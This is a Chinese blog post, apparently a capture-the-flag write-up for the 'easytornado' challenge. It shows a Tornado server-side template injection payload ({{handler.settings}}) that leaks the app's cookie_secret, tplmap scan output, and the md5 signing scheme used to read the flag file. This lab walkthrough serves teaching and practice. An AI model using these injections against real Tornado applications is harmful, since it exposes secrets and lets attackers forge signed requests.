

攻防世界web进阶区easytornado详解

原创

[無名之连](#) 于 2020-07-21 00:30:03 发布 1539 收藏 5

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hxhxhxhxx/article/details/107475107>

版权



[CTF 专栏收录该内容](#)

37 篇文章 0 订阅



订阅专栏

攻防世界web进阶区easytornado详解

[题目](#)

[详解](#)


[题目](#)




md5(cookie_secret+md5(filename))

详解

首先我们知道了，flag在==/flllllllllag==里面
那么我们尝试直接输入



访问出现error



我们发现msg是可以进行更改的
那么我们进行ttsi模板注入检测，并没有发现可以使用的
(使用tplmap)


```
root@kali: ~/tplmap
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[+] Slim plugin is testing rendering with tag '"#{*}'
[+] Slim plugin is testing blind injection
[+] Erb plugin is testing rendering with tag '"#{*}'
[+] Erb plugin is testing blind injection
[+] Pug plugin is testing rendering with tag '\n= *\n'
[+] Pug plugin is testing blind injection
[+] Nunjucks plugin is testing rendering with tag '{{*}}'
[+] Nunjucks plugin is testing blind injection
[+] Dot plugin is testing rendering with tag '{{=*}}'
[+] Dot plugin is testing blind injection
[+] Dust plugin is testing rendering
[+] Dust plugin is testing blind injection
[+] Marko plugin is testing rendering with tag '${*}'
[+] Marko plugin is testing blind injection
[+] Javascript plugin is testing rendering with tag '*
[+] Javascript plugin is testing blind injection
[+] Php plugin is testing rendering with tag '*
[+] Php plugin is testing blind injection
[+] Ruby plugin is testing rendering with tag '"#{*}'
[+] Ruby plugin is testing blind injection
[+] Ejs plugin is testing rendering with tag '*
[+] Ejs plugin is testing blind injection
[!][checks] Tested parameters appear to be not injectable.
root@kali:~/tplmap#
```

<https://blog.csdn.net/hxhxhxhx>

```
error?msg={{handler.settings}}
```

在Tornado里，应用的设置可以通过handler.settings访问。

我们拿到cookie




```
220.249.52.133:43906/error?msg={{handler.settings}}
http://220.249.52.133:43906/error?msg={{handler.settings}}
error?msg={{handler.settings}}
{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': 'd23e5fe0-4e32-48fb-b7f1-7a7cdeef8a81'}
```

<https://blog.csdn.net/hxhxhxhx>

这时候我们想到了他的hint

使用md5来做hash的值

md5(cookie_secret+md5(filename))



[\[点我\] =>](#) 新版MD5加密解密工具, 支持 32位、16位大小写, 还支持部分MD5代码解密哦



然后加上文件名字

[\[点我\] =>](#) 新版MD5加密解密工具, 支持 32位、16位大小写, 还支持部分MD5代码解密哦



flag{3f39aea39db345769397ae895edb9c70}



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)